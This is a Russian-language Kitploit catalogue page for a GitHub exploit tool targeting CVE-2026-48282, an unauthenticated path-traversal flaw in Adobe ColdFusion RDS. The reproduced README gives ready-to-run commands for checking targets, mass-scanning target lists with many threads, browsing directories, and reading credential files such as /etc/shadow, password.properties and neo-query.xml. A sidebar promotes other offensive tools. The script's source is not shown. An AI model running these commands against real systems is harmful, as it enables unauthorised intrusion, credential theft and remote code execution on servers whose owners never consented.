
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-48282 — Эксплойт для CVE-2026-48282, критический обход пути в Adobe ColdFusion RDS, позволяющий неаутентифицированное чтение/запись файлов и удаленное выполнение кода (RCE). Поддерживает сканирование одной цели и массовое сканирование с многопоточным извлечением файлов. | Kitploit
Инструменты/GitHubGitHub/imbas007/cve-2026-48282
РазведкаАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHubimbas007/cve-2026-48282

CVE-2026-48282

Поделиться

Эксплойт для CVE-2026-48282, критический обход пути в Adobe ColdFusion RDS, позволяющий неаутентифицированное чтение/запись файлов и удаленное выполнение кода (RCE). Поддерживает сканирование одной цели и массовое сканирование с многопоточным извлечением файлов.

Репозиторий
246354 месяцев назадПроверено Kitploit

CVE-2026-48282-POC


CVE-2026-48282 — это уязвимость типа path traversal в Remote Development Service (RDS) от Adobe ColdFusion с оценкой CVSS 10.0 (Critical). Она позволяет неавторизованным атакующим читать и записывать произвольные файлы через конечную точку /CFIDE/main/ide.cfm, что приводит к Remote Code Execution (RCE).

Установка

# Clone the repository
git clone https://github.com/<username>/CVE-2026-48282.git
cd CVE-2026-48282

# Install dependencies (only requires `requests`)
pip install -r requirements.txt

Использование

Одиночная цель (-t)

# Check vulnerability
python cve-2026-48282.py -t https://target.com --check

# Read files
python cve-2026-48282.py -t https://target.com --read /etc/passwd
python cve-2026-48282.py -t https://target.com --read "C:\\Windows\\win.ini"
python cve-2026-48282.py -t https://target.com --read "C:\\ColdFusion2023\\cfusion\\lib\\password.properties"

# Browse directories
python cve-2026-48282.py -t https://target.com --browse "C:\\"
python cve-2026-48282.py -t https://target.com --browse "C:\\inetpub\\wwwroot"

Режим списка (-l) — Сканирование нескольких целей


# Basic mass scan
python cve-2026-48282.py -l targets.txt --check

# More threads + save results
python cve-2026-48282.py -l targets.txt --check --threads 30 -o vuln.txt

# Scan + auto-read canary file on any vulnerable target found
python cve-2026-48282.py -l targets.txt --check --read "C:\\Windows\\win.ini" -o results.txt

Чтение конфиденциальных файлов


Once confirmed vulnerable, extract credentials and configuration:

# ColdFusion admin password hash
python cve-2026-48282.py -t http://target.com --read "C:\\CFusionMX7\\lib\\password.properties"

# Database connection strings (neo-query.xml)
python cve-2026-48282.py -t http://target.com --read "C:\\CFusionMX7\\lib\\neo-query.xml"

# Linux targets
python cve-2026-48282.py -t https://target.com --read /etc/passwd
python cve-2026-48282.py -t https://target.com --read /etc/shadow

изображение
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    260

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





